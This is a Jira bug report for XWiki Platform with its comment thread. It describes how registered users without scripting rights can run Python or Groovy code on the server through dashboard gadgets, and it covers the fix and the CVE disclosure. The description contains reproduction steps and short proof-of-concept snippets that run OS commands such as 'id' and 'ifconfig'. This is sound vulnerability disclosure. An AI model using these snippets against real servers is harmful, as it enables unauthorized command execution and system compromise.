XWiki Platform XWIKI-16960

Authenticated server side code execution without programming rights

Details

Type:	Bug	Resolution:	Duplicate
Priority:	Critical	Fix Version/s:	None
Affects Version/s:	7.2, 8.4.4, 11.10.2		
Component/s:	Dashboard		
Labels:	bugfixingday security		
Development Priority:	High		
Difficulty:	Unknown		
Similar issues:			

Description

Registered users without scripting/programming permissions are able to execute python/groovy scripts while editing personal dashboards.

Full path to reproduce:

1) Create new user on xwiki.org (or myxwiki.org)
2) Go to profile -> Edit -> My dashboard -> Add gadget
3) Choose either python or groovy.
4) Paste following python/groovy code (for unix powered xwiki)

```
import os
print(os.popen("id").read())
print(os.popen("hostname").read())
print(os.popen("ifconfig").read())
```

```
r = Runtime.getRuntime()
proc = r.exec('id');
BufferedReader stdInput1 = new BufferedReader(new InputStreamReader(proc.getInputStream()));
String s1 = null;
while ((s1 = stdInput1.readLine()) != null) { print s1; }
```

5) Submit the gadget

Expected behaviour:

-User is unable to execute server side code due to lack of permissions


Current behaviour:

-User can execute server side code as seen on a screenshots.

This issue affects all versions of xwiki that have personal dashboard feature.

Attachments

myxwiki_org_rce.jpg
08/Jan/20 16:07 326 kB



xwiki_org_rce.jpg
08/Jan/20 16:02 78 kB

Issue Links

duplicates

XWIKI-14247 User without scripting rights can execute velocity/python scripts through velocity/python gadgets in Dashboard WebHome and User Profile dashboard. CLOSED

Activity

Newest first

Grigorii Liullin added a comment - 17/Sep/20 16:21

Hello surli, gorbanalex,

Could you please help me with XWIKI-17794? It looks similar to this one, so perhaps you know how to mitigate such issue at least.

Simon Urli added a comment - 13/May/20 12:04

I suggest you to use the CVE form for asking for update request on CVE entries (https://cve.mitre.org/cve/update_cve_entries.html). We cannot really edit a CVE AFAIK once it's published, and even if we can we are not the author of the CVE: we use Github advisory to create it for us.

Gorban Aleksei added a comment - 13/May/20 11:40

I just looked in CVSS score and it seems a bit low. I am pretty sure that full system compromentation (system takeover) means that integrity, availability and confidentiality should be not low. I suggest to make vector https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H (score 9.9), or at least https://www.first.org/cvss/calculator/3.1#CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:L (score 9.1).

Gorban Aleksei added a comment - 13/May/20 11:11

Hi, thanks for publishing. Can you add this article https://medium.com/@andrew.levkin/tews-4c47cfc011d1 to the references of CVE id?

Simon Urli added a comment - 12/May/20 09:58 - edited

So for information, we are disclosing this issue on Github: https://github.com/xwiki/xwiki-platform/security/advisories/GHSA-rmp6-jjg8-9424 it will be published on CVE with number CVE-2020-11057.

Simon Urli added a comment - 10/Feb/20 11:59

> are we okay with starting CVE process? Are you planning to announce this bug on official xwiki page?

Hi, sorry for the delay, we are currently working on it. Trying to define a clear policy for the project on this matter to be more systematic in the future. I'd like to publish a CVE but checking it's all ok on our side first, I'll come back to you when I got more info.

Gorban Aleksei added a comment - 06/Feb/20 11:19

surli as all version are shipped and fix seems to work are we okay with starting CVE process? Are you planning to announce this bug on official xwiki page?

Gorban Aleksei added a comment - 30/Jan/20 11:02

I can confirm that version 12.0 is fixed. Waiting for other releases now.

Gorban Aleksei added a comment - 09/Jan/20 17:31

Ok, lets check if issue is fixed in february and move on from there.

Simon Urli added a comment - 09/Jan/20 16:23 - edited

So ~~XWIKI-14247~~ has been marked as fixed for XWiki 11.3.7, XWiki 11.10.3 and XWiki 12.0RC1. The fix of the issue was about checking the author rights before executing the macros.

This latter version should be released at the end of the month, and XWiki 11.10.3 soon since it's our LTS: I think those releases are mandatory before publishing any CVE.

Load 10 older comments

People

Assignee:

Simon Urli

Reporter:

Gorban Aleksei

Votes:

0 Vote for this issue

Watchers:

3 Start watching this issue

Dates

Created:

08/Jan/20 16:09

Updated:

07/Jul/22 09:48

Resolved:

09/Jan/20 16:21

Date of First Response:

09/Jan/20 10:02 AM